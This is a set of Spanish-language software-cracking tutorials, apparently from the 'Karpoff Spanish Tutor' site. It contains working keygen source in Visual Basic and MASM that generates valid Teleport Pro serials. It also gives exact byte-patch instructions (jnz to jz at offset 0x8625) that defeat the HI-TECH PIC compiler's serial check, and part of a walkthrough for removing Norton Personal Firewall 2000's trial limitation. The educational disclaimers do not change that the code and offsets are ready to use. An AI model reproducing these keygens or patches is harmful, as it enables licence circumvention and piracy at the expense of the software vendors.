Exit Sub
End If
For f = 1 To longitud - 1
cadena = Hex(Asc(Mid(nombre, f, 1))) & cadena
Next f
res = Val("&H5DFEE4A4")
For f = 1 To longitud - 4
op1 = Val("&H" & Mid(cadena, Len(cadena) - (2 * f + 5), 8))
op2 = res
res = op1 Xor op2
If f > 64 Then
f = f + 1
End If
Next f
Text2.Text = Val(res)
End Sub
```

Y el del botón "Terminar":

```
Private Sub Command2_Click()
Unload Me
End Sub
```

Creo que está bastante claro y no hacen falta comentarios.

Keygen en ASM...

Para hacer nuestro keygen con Win32ASM, necesitaremos dos archivos. El de recursos: *rsrc.rc* y el del código: *keygen.asm*.

En el primero de ellos, definiremos todos los elementos que aparecen en el programa, con sus atributos, posición y tamaño. Podría ser algo parecido a esto:

```
#include "\masm32\include\resource.h"
#define IDD_DIALOG 1000
```

```
#define IDC_NAME 1001
#define IDC_SERIAL 1002
#define IDC_GEN 1003
#define IDC_EXIT 1004
#define IDC_STATIC -1
keygen ICON keygen.ico

IDD_DIALOG DIALOG 100,100,112,65
STYLE WS_CAPTION | DS_CENTER | WS_SYSMENU |WS_MINIMIZEBOX
CAPTION "Teleport Pro 1.29.1590"
FONT 10, "MS Sans Serif"

BEGIN
LTEXT "Nombre",IDC_STATIC,8,6,28,12
LTEXT "Serial",IDC_STATIC,8,26,28,12
EDITTEXT IDC_NAME,36,6,67,12,ES_AUTOHSCROLL | ES_CENTER
EDITTEXT IDC_SERIAL,36,26,67,12, ES_CENTER | ES_READONLY
PUSHBUTTON "Generar",IDC_GEN,8,45,40,14
PUSHBUTTON "Terminar",IDC_EXIT,63,45,40,14
END
```

La primera definición (#include...) es genérica y la ponemos para no tener que definir lo que no es propio de nuestro programa como: WS_CAPTION, ES_AUTOHSCROLL etc.
Permitimos el scroll horizontal porque el texto del nombre puede ser largo. Para evitar la introducción de texto en la casilla del número ponemos el read only. Por lo demás, creo que más o menos se ve de qué va.

El fichero del código podría ser algo así:

```
.386
.model flat,stdcall
option casemap:none
include c:\masm32\include\windows.inc
include c:\masm32\include\user32.inc
include c:\masm32\include\kernel32.inc
includelib c:\masm32\lib\user32.lib
includelib c:\masm32\lib\kernel32.lib

.const
IDD_DIALOG EQU 1000
IDC_NAME EQU 1001
IDC_SERIAL EQU 1002
IDC_GEN EQU 1003
IDC_EXIT EQU 1004

DlgFunc PROTO :DWORD,:DWORD,:DWORD,:DWORD
Operacion PROTO

.data
nombre db 80 dup(0),0
serial db 10 dup(0),0
largo db 02 dup(0),0
nada db 20 dup(0),0
Icono db "keygen",0
Iconimage db "keygen",0
minombre db "Caos reptante",0
menosde5 db "¡Mínimo 5 caracteres!",0
hInstance dd 0
hIcon dd 0
hWnd dd 0

.code
start:invoke GetModuleHandle,NULL
      mov hInstance,eax
      invoke DialogBoxParam,hInstance,IDD_DIALOG,NULL,addr DlgFunc,NULL
      invoke ExitProcess,NULL
```

```
      DlgFunc proc hDlg:DWORD,uMsg:DWORD,wParam:DWORD,lParam:DWORD
         .if uMsg==WM_INITDIALOG
             mov eax,hDlg
             mov hWnd,eax
             invoke LoadIcon,hInstance,addr Icono
             mov hIcon,eax
             invoke SendMessage, hDlg, WM_SETICON,1,hIcon
             invoke SetDlgItemText,hDlg,IDC_NAME,ADDR minombre
         .elseif uMsg==WM_CLOSE
             invoke EndDialog,hDlg,NULL
         .elseif uMsg==WM_COMMAND
             mov eax,wParam
             mov edx,eax
             shr edx,16
                 .if dx==BN_CLICKED
                     .if ax==IDC_EXIT
                         invoke SendMessage,hDlg,WM_CLOSE,0,0
                     .elseif ax==IDC_GEN
                         invoke GetDlgItemText,hDlg,IDC_NAME,ADDR nombre,80
                         invoke lstrlen,ADDR nombre
                         mov edx,offset largo
                         mov dword ptr [edx],eax
                         invoke Operacion
                         .if eax==1
                             invoke SetDlgItemText,hDlg,IDC_NAME,ADDR nada
                             invoke SetDlgItemText,hDlg,IDC_SERIAL,ADDR menosde5
                         .else
                             invoke SetDlgItemText,hDlg,IDC_SERIAL,ADDR serial
                             invoke SetDlgItemText,hDlg,IDC_NAME,ADDR nombre
                         .endif
                         ret
                     .endif
                 .endif
         .endif
     ret
DlgFunc endp

Operacion proc
            mov edi,offset nombre
            invoke lstrlen, offset nombre
            .if eax < 5
                mov eax,1
                ret
            .endif
            add eax,-4
            xor ebx,ebx
            mov edx,5DFEE4A4h
bucle:      cmp ebx,eax
            jnb hexadec
            xor edx,dword ptr[edi+ebx]
            test bl,40h
            je sigue
            inc ebx
sigue:      inc ebx
            jmp bucle

hexadec:    mov esi, offset serial
            xor eax,eax
espacios:   mov byte ptr[esi],32
            .if eax < 11
                inc eax
                inc esi
                jmp espacios
            .endif
            mov eax,edi
            dec esi
            mov eax,edx
            mov ecx,10
```

```
otro:       cmp eax,ecx
            jb fin
            xor edx,edx
            div ecx
            or dl,30h
            mov byte ptr[esi],dl
            dec esi
            jmp otro
fin:        or al,30h
            mov byte ptr[esi],al
            xor eax,eax
            ret

Operacion endp
end start
```

El procedimiento DlgFunc es la base del programa y se ocupa de:
1º- Condiciones iniciales (WM_INITDIALOG): define el icono del programa y pone un nombre ("Caos reptante") por defecto.
2º- Comprueba si se ha cerrado el programa desde la barra superior (WM_CLOSE)
3º- Comprueba si se ha pulsado un botón (WM_COMMAND - BN_CLICKED). Si ha sido el de Terminar (IDC_EXIT), pues eso, sale. Y si ha sido el de Generar (IDC_GEN), comprueba la longitud del nombre, y ejecuta el procedimiento *Operacion*. Al terminar éste, si la longitud del nombre es igual o superior a cinco, nos escribe el serial correspondiente al nombre.

El procedimiento *Operacion* calcula el número válido y llama a la subrutina *hexadec* que se ocupa de poner espacios en la casilla del serial number (para borrar un número que hubiéramos obtenido anteriormente, ya que si fuera más largo, el número resultante sería la superposición de ambos) y pasa el serial number obtenido, de hexadecimal a decimal, tras lo cual, vuelve al procedimiento principal.

De hecho, si hacéis los dos archivos como los he hecho yo, y los compiláis, veréis que el programa resultante funciona correctamente. Pero como la programación en Assembler no es lo mío, estoy seguro de que alguien que sepa programar verá muchos defectos, que le agradecería me hiciera saber.

Conclusión...

¡¡Hemos conseguido que los dos keygens den el mismo resultado!!

Debo mencionar que para hacer el programa en ASM me he documentado en trabajos de JoTaKe, el cual a su vez, se había basado en trabajos de MrCrimson. Así pues, mi reconocimiento para ambos.

Finalmente, tengo que recordaros que la finalidad de estos tutoriales no es la de permitir ahorrarse unas pesetillas (bueno... realmente no son unas pesetillas, son nada menos que 40 $), sino la de que nuestras neuronas hagan gimnasia, y que si queremos utilizar el programa habitualmente, debemos pagar con la sonrisa en los labios y el llanto en el corazón :´o(

Ya sólo me queda saludar a los que habéis tenido la paciencia de llegar hasta aquí y despedirme hasta el próximo tutorial, si es que llega...

Si queréis hacerme llegar alguna duda, sugerencia, elogio, crítica o corrección, mi dirección de e-mail es: caos_reptante@hotmail.com

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa: HI-TECH V7.85

PROTECCION:	**Serial**
Objetivo:	Ingresar fruta en el key, y que los pobres disfrutemos del compilador.
Descripcion:	Compilador de C para todos los micros PIC.
Dificultad:	Novato.
DOWNLOAD:	http://www.hitech.com
Herramientas:	**Softice, IDAPRO, HexWorshop**
CRACKER:	Aftosa **FECHA:** **17/03/2001**

INTRODUCCION


Este compilador de C de Hi-Tech, es el hermano mayor del famoso y de libre distribucion PIC-LITE. Es una versión que sólo soporta los procesadores PIC 16C87 y similares.

Como exponente mayor permite programar todas las versiones de procesadores de la familia PIC, pero tiene el inconveniente que no es free. Lógicamente el costo de esta herramienta es muy accesible para empresas, pero no así para estudiantes y derivados.


Es un programa de DOS, y usa como mecanismo de protección el pedido de una password que figura en la caja del CD cuando se lo compra.

AL ATAKE

Si se ejecuta el programa, después de algunos enter, aparece la pantalla en la que se piden el serial key y demás.



Si completamos los datos y presionamos enter, aparece una pantalla donde se nos informa que no estamos autorizados a instalar este compilador, su aspecto es el siguiente:



Al llegar aquí se terminan las ilusiones de tener un copilador para C como la gente, para poder hacer proyectos con PIC. En este momento es cuando uno piensa como puedo hacer para instalarlo?, Uno ha escuchado sobre personas que la tienen atada, y que es un juego de chicos, pero lamentable (hasta ahora) no conocía a ninguno. Un dia en el lugar donde trabajo, una persona a la que le gusta Annibal Lexter me comento que estaba trabajando con herramientas de crack, mencionandome al Guru Karpoff, al SICE, y demas yerbas. Quede acelerado pensando que esta era la manera de ver cómo podía hacer que el cartel de "invalid serial number" fuera un mal sueño.

Bueno después de esta introducción una manera novelesca, y sin dejar de agradecer a la gente que me ayudo , paso a explicar cómo hice para que la pantalla no apareciera más.

Primero hay que desZipear el archivo pic785.exe en cualquier directorio de la PC, esto es porque como es autoejecutable, si se lo ejecuta se autoinstala, y no nos da la posibilidad de tener el archivo install.exe. para estudiarlo.

Como aprendí de los tutoriales de Karpoff, abro install.exe con el Ida, (en este caso conviene porque es de DOS), y busco con el search text la palabra "Invalid" que es la que aparece en la pantalla que informa que no se puede instalar. Cabe aclarar que hay otra manera de buscar este String: es ir a Name en View y en listado buscar la etiqueta que sea mas parecida al string buscado; por supuesto es conveniente que empiece con "a".

De todos modos las dos maneras llevan al mismo lugar.

```
File  Edit  Jump  Search  View  Options  Windows  Help
IDA View-A
                db  7Ch ; |
                db    0 ;
aEnterActivatio db 'Enter activation key',0 ; DATA XREF: seg007:1052↓o
aEnterSerialNum db 'Enter serial number and activation key',0
                                            ; DATA XREF: seg007:104E↓o
aInvalidSerialN db 'Invalid serial number or installation key',0
                                            ; DATA XREF: seg007:1056↓o
aPleaseEnterCor db 'Please enter correct serial no. and installation k
                                            ; DATA XREF: seg007:105A↓o
aInstallationKe db 'Installation key',0 ; DATA XREF: seg007:045C↓o
                                            ; seg007:0F1E↓o
aDriveNotReady  db 'Drive not ready',0  ; DATA XREF: seg007:0E9E↓o
aThisPackageHas db 'This package has already been installed by',0
                                            ; DATA XREF: seg007:1036↓o
```

Esta ventana nos muestra el string que aparece en la pantalla en cuestión, más un data XREF a seg007:1056, si hacemos doble click en este solamente nos lleva al punto donde se define el mensaje en assembler. Como nosotros buscamos el código que llama a este puntero, la manera que encontré es buscar "1056" como string, (uso solamente 1056 porque estamos en DOS, donde no exite la memoria extendida), estó nos lleva al punto culminante de la cacería.

```
seg001:2CF5                 mov     cx, 5289h
seg001:2CF8                 push    cx
seg001:2CF9                 call    sub_2077_8F60
seg001:2CFE                 call    sub_79_2878
seg001:2D03                 or      al, al
seg001:2D05                 jnz     loc_79_2D3B
seg001:2D07                 push    word ptr ds:2C28h
seg001:2D0B                 mov     ax, 4
seg001:2D0E                 push    ds
seg001:2D0F                 mov     cx, 5349h
seg001:2D12                 push    cx
seg001:2D13                 call    sub_79_F00C
seg001:2D18                 push    word ptr ds:1058h
seg001:2D1C                 push    word ptr ds:1056h
seg001:2D20                 call    sub_1078_A8C8
```

La línea señalada corresponde al puntero de string de invalid Key. En este punto levantado la vista y llegando hasta el "jnz", nos damos cuenta que después de llamar a dos funciones se hace una comparación: si no da cero, se considera que el código ingresado es válido, si no se presenta el mesaje de inavlid key.

Es fácil darse cuenta que hay que cambiar el salto condicional, para que salte si es cero. Como soy un principiante voy a detallar un modo que encontré en tutoriales para hacer esto. Las dos cosas que se necesitan para usar el hexWorshop, (que es la herramienta que se usa para editar el ejecutable), son la direccion del archivo donde está el salto y el hexadecimal que corresponde al asm jzn y jz. La dirección aparece en la barra de estado del IDA, (en el cuarto casillero desde la izquierda). El código se puede obtener a partir de tablas de referencia de asm, o también usar una utilidad del IDA muy potente, que se llama assemble y que está en el menú patch program dentro de edit.

```
seg001:2CF5                 mov     cx, 5289h
seg001:2CF8                 push    cx
seg001:2CF9                 call    sub_2077_8F60
seg001:2CFE                 call    sub_79_2878
seg001:2D03                 or      al, al
seg001:2D05                 jnz     loc_79_2D3B
seg001:2D07
seg001:2D0B
seg001:2D0E
seg001:2D0F
seg001:2D12
seg001:2D13
seg001:2D18
seg001:2D1C
```

Assemble instruction

Previous line:
Address : 0x1079:0x2D05
Instruction jz loc_79_2D3B

OK Cancel Help

Como se puede ver cambiamos el jnz a jz, y mantenemos la etiqueta del salto. Presionando enter aparece el código jz en vez de jnz. Pero todavía nos falta saber cuál es el hexadecimal del jz: para esto usamos dentro del menú patch program el menú edit byte, que muestra el código de la siguiente manera:

```
seg001:2CF5                 mov     cx, 5289h
seg001:2CF8                 push    cx
seg001:2CF9                 call    sub_2077_8F60
seg001:2CFE                 call    sub_79_2878
seg001:2D03                 or      al, al
seg001:2D05                 jz      loc_79_2D3B
seg001:2D07
seg001:2D0B
seg001:2D0E
seg001:2D0F
seg001:2D12
seg001:2D13
seg001:2D18
seg001:2D1C
```

Patch Bytes

File offset : 0x8625
Original value: 75 34 FF 36 28 2C B8 04 00 1E B9 49 53 51 9A 0C
Values 74 34 FF 36 28 2C B8 04 00 1E B9 49 53 51 9A 0C

OK Cancel Help

Vemos que el 75 que corresponde al jnz ahora cambió al 74 que corresponde al jz. Solo resta ir al hexworshop y cambiarlos.


Dentro del hex abrimos el archivo, y vamos al menú goto dentro de edit, donde cargamos el valor 8625 en hexadecimal. Presionamos enter y aparece la siguiente pantalla:

Hex Workshop - [install.exe]


File Edit Disk Options Tools Window Help

```
00008624 C075 34FF 3628 2CB8 0400 1EB9 4953 519A 0CF0 7900 .u4.6(,
00008638 FF36 5810 FF36 5610 9AC8 A878 1083 C404 A12A 2CFF .6X..6V
0000864C 365C 10FF 365A 109A E007 7720 E917 FE1E B949 5351 6\..6Z.
```

En la izquierda se indica la posición del offset. Seleccionado el byte en cuestión y haciendo click con el botón derecho aparece el pop-up, vamos a fill llenamos con 74 y presionamos enter:



Sólo nos resta salvar el archivo y listo. Ahora, al correr el install.exe aparece la siguiente pantalla de instalacion, que nos confirma que el serial number ahora no se tiene en cuenta.



La información suministrada aquí es solamente con propositos educativos. Si usted usa este soft con fines comerciales, por favor compre el compilador original a hi-tek.

Karpoff Spanish Tutor 2001

Programa:	**Norton Personal Firewall 2000**

PROTECCION:	Limitacion de Tiempo y Nag		
Descripcion:	Muy buen y práctico Firewall para internet		
Dificultad:	Facililla		
DOWNLOAD:	Realmente no sé, ya que lo he conseguido en un CD de Shareware. Pero se debe poder bajar de www.Norton.com		
Herramientas:	SoftIce, IDA , Editor Hexadecimal		
CRACKER:	**Sorvats**	**FECHA:**	21/03/2001

INTRODUCCION

Crackeando Norton Personal Firewall 2000. Por Sorvats

Hola, como les va crackers. Hoy elegiremos como víctima una de las herramientas más útiles para el web-surfer cuidadoso de hoy en día. Un firewall, y qué firewall... el de Norton. Al parecer, esta compañía, que empezó con antivirus, y aún con el mismo Norton commander, se ha empezado a interesar en la seguridad informática.
Bueno dejémonos de cháchara y comencemos...

Lo que me ineteresa de este tutorial es una protección comercial muy especial, usada por varias compañías de software en la red, para la distribución de sus programas shareware. Se llama Virtual Box, o más comúnmente llamada VBox.

Lo que sabemos de esta protección es que tiene una protección de tiempo, por un chequeo desconocido (que lo hace bastante difícil), y una rutina antiSice, basada en SEH).
Esto nos hará dibyujar un plan de ataque al programita, para ver que carajo hace. Esto es lo que se me ocurrió a mí:

1- Darle disassembly con IDA(porque encuentra todas las llamadas a funciones en DLLs, aún las que no están en el directorio del sistema).

2- Correr el programa para ver que esté la rutina antiSice (porque esto lo decide el programador, y a veces no le ponen). Y de paso ver que structura tiene la llamada a la Nag screen

3- Una vez comprobado todo lo anterior, procedemos a deshacernos dela NAG y de la protección, para hacer que el programa funcione como Dios manda.

DISCLAMER

- ***Cabe aclarar que toda la información incluída en este texto se aferra a su total objetivo educacional, debido a esto, el autor no puede hacerse cargo de los fines con que sea usada esta información.***

AL ATAKE

LUZ Bueno ahora procedamos al punto 1, desensamblemos el archivo base de la aplicación, en este caso IAMAPP.exe. Parece que los programadores nos hubieran querido decir a nosotros los crackers donde empezar a buscar, porque todos los archivoz empiezan con Iam y luego la descripción de que tiene adentro. Una vez desensamblado, ejecutemos el programa con Softice habilitado. Oh dios!!!!

La nag aparece sin ningún problema!!!!

¿Que clase estúpido pondría una VBox en su programa sin la rutina anti debugger? Después de esto, lo único que nos falta suponer que el archivo base no está empacado, y esta sesión de cracking se convertirá en un simple parche....

CAMARA Miremos al listado muerto de nuestro programa y que quieren que les diga... A mi parece bastante coherente el código, con llamadas a APIs y todo, un punto deentrada con la estructura más común...

Hay que afirmar que el que protegió esto es un idiota, así, el VBox para lo único que sirve es para mostrarnos la fecha en que vencerá nuestro período de trial, y luego hará que el programa se termine...

ACCION

Así que pasemos al paso 3, la acción!!!

Veamos, cambiemos la fecha de nuestro computador para que sobrepase el tiempo de prueba. Luego iniciemos NPF y miremos a la NAG que nos muestra nuestro amigo. "Trial expired", y el botón de "Probar el programa" está deshabilitado. así quen hay dos opciones aquí, hacemos que la nag se vaya a la mierda y no aparezca más, o hacemos que el botón se habilite. Desde mi punto de vista, algún día voy a intentar la segunda, por causas de curiosidad, nunca he estado traceando dentro de una dll de Virtual Box, y me gustaría. Pero es este un tutorial para newbies y no quiero complicarles la existencia. Vamos a ver de donde carajo se llama a la DLL de VBox y eliminar esa llamada. Corremos el programa y ponemos "bpx DialogBoxParamA" en SoftIce. Luego apretamos el botón 'ENABLE', y estamos dentro de SoftIce. En la función GetDialogBoxParamA. apretamos F12 para salir de la función, y como veremos aparece la NAG. Como solo podemos apretar el botón 'Quit' para salir, lo hacemos y nuevamente estamos en SoftIce. Esta es la pantalla:

```
_____________________________________________________________PROT32_
015F:00442FAB  FF1564F24900        CALL      [USER32!DialogBoxParamA]
015F:00442FB1  8BF0                MOV       ESI,EAX
```

```
015F:00442FB3  E8CD010000          CALL      00443185
015F:00442FB8  56                  PUSH      ESI
015F:00442FB9  E80C000000          CALL      00442FCA
015F:00442FBE  8325F0D34A0000      AND       DWORD PTR [004AD3F0],00
015F:00442FC5  59                  POP       ECX
015F:00442FC6  5F                  POP       EDI
015F:00442FC7  5E                  POP       ESI
015F:00442FC8  5B                  POP       EBX
015F:00442FC9  C3                  RET
015F:00442FCA  837C2404FF          CMP       DWORD PTR [ESP+04],-01
015F:00442FCF  7414                JZ        00442FE5
015F:00442FD1  837C240401          CMP       DWORD PTR [ESP+04],01
015F:00442FD6  7409                JZ        00442FE1
015F:00442FD8  A1F0D34A00          MOV       EAX,[004AD3F0]
015F:00442FDD  FF502C              CALL      [EAX+2C]
015F:00442FE0  C3                  RET
015F:00442FE1  6A09                PUSH      09
015F:00442FE3  58                  POP       EAX
015F:00442FE4  C3                  RET
015F:00442FE5  E804000000          CALL      00442FEE
015F:00442FEA  6A04                PUSH      04
015F:00442FEC  58                  POP       EAX
015F:00442FED  C3                  RET
015F:00442FEE  B888B94900          MOV       EAX,0049B988
015F:00442FF3  E88CA00400          CALL      0048D084
____________________________________VBOXS430!PREVIEW+1FAB_________________________
```

Veremos que estamos dentro de VBOXS430.dll. Entonces, lo que vamos a hacer es apretar F12 hasta que veamos salimos de ella, y miramos en donde estamos. Esto es algo parecido a tracear hacia atrás, ya que por cada vez que apretamos F12, estamos saiendo de una función. Así que después de un par de veces de seguir cayendo en el mismo lugar, vemos que estamos en otro lado... Esta vez abajo dice N32USERL, podemos sopechar que es un dll, o un ejecutables, así que lo que haremos será buscar el archivo de nombre n32userl, lo encuentra como n32userl.dll, en el mismo directorio que iamapp.exe. Lo qu yo hice, para poder identificar el código, es cargar todas las funciones exportadas por estas dos dlls con el Softice Symbol loader. Así podría ver que funciones se llaman en el ejecutable y en el n32userl.dll

Luego, hacemos lo mismo que hicimos antes, solo que ahora veremos los nombres reales de las funciones que se llaman, a excepción de los dela VBOXS430.DLL, que está empacada y los nombres aparecen en forma de números ordinales, como por ejemplo ORD0002.

Una vez que hicimos todo lo que debimos, deberíamos estar en la pantalla del Sice que nos muestra lo siguiente:

```
_____N32USERL!N32User_GetUserState+002D____________________________________PROT32_
015F:0043117D  E8DA000000          CALL      vboxs430!ORD_0002
015F:00431182  85C0                TEST      EAX,EAX
015F:00431184  7558                JNZ       004311DE
015F:00431186  8B442404            MOV       EAX,[ESP+04]
015F:0043118A  3D147D0000          CMP       EAX,00007D14
015F:0043118F  740E                JZ        0043119F
015F:00431191  3DC0C40000          CMP       EAX,0000C4C0
015F:00431196  7407                JZ        0043119F
015F:00431198  3D58E50000          CMP       EAX,0000E558
015F:0043119D  7509                JNZ       004311A8
015F:0043119F  E8B2000000          CALL      vboxs430!ORD_0004
015F:004311A4  8B442404            MOV       EAX,[ESP+04]
015F:004311A8  3D147D0000          CMP       EAX,00007D14
```

```
015F:004311AD  741D                JZ        004311CC
015F:004311AF  3DC0C40000          CMP       EAX,0000C4C0
015F:004311B4  7416                JZ        004311CC
015F:004311B6  8B942414010000      MOV       EDX,[ESP+00000114]
015F:004311BD  33C9                XOR       ECX,ECX
015F:004311BF  3D58E50000          CMP       EAX,0000E558
015F:004311C4  0F94C1              SETZ      CL
015F:004311C7  41                  INC       ECX
015F:004311C8  890A                MOV       [EDX],ECX
015F:004311CA  EB0D                JMP       004311D9
015F:004311CC  8B842414010000      MOV       EAX,[ESP+00000114]
015F:004311D3  C70000000000        MOV       DWORD PTR [EAX],00000000
015F:004311D9  BE01000000          MOV       ESI,00000001
015F:004311DE  E86D000000          CALL      vboxs430!ORD_0005
____________________________________N32USERL!.text+017D___________________________
```

Como podremos ver, ahora el texto verde de arriba nos indica en que función de N32USERL.DLL estamos. entonces, ahora deberemos apretar F12 nuevamente para ver desde donde llamaron a esta funcioncita dentro del dll.

Apretamos y..... ALELUYA!!!!!!

Allí está, ahí lo vemos, el nombre de nuestro ejecutable, esta es la raíz de todo, así que aquí será donde parcharemos el programa...

fijense en cualquiera de las direcciones que vean y búsquenlas en IDA, porque ya me estoy hartando de entrar al Sice para sacar las pantallitas...

este es el código, extraído del IDA:

```
                push    eax
                 call    j_N32User_GetUserState
                 cmp     [ebp+var_4], esi
                 jnz     short loc_405DB0<-- Este salto es el que nos caga
                 mov     eax, [ebp+arg_0]
                 mov     [eax], esi
                 mov     eax, [ebp+arg_4]
                 and     dword ptr [eax], 0
                 jmp     short loc_405DD1<--Con este JMP nos vamos de la función


 loc_405DB0:
                 xor     eax, eax
                 cmp     [ebp+var_4], eax
                 jnz     short loc_405DC7
                 mov     eax, [ebp+arg_0]
                 mov     [eax], esi
                 mov     eax, [ebp+arg_4]
                 mov     dword ptr [eax], 1Eh
                 jmp     short loc_405DD1


 loc_405DC7:
                 mov     ecx, [ebp+arg_0]
                 mov     [ecx], eax
                 mov     ecx, [ebp+arg_4]
                 mov     [ecx], eax

 loc_405DD1:
```

```
                pop     esi
                leave
                retn

 sub_405D7B     endp
```

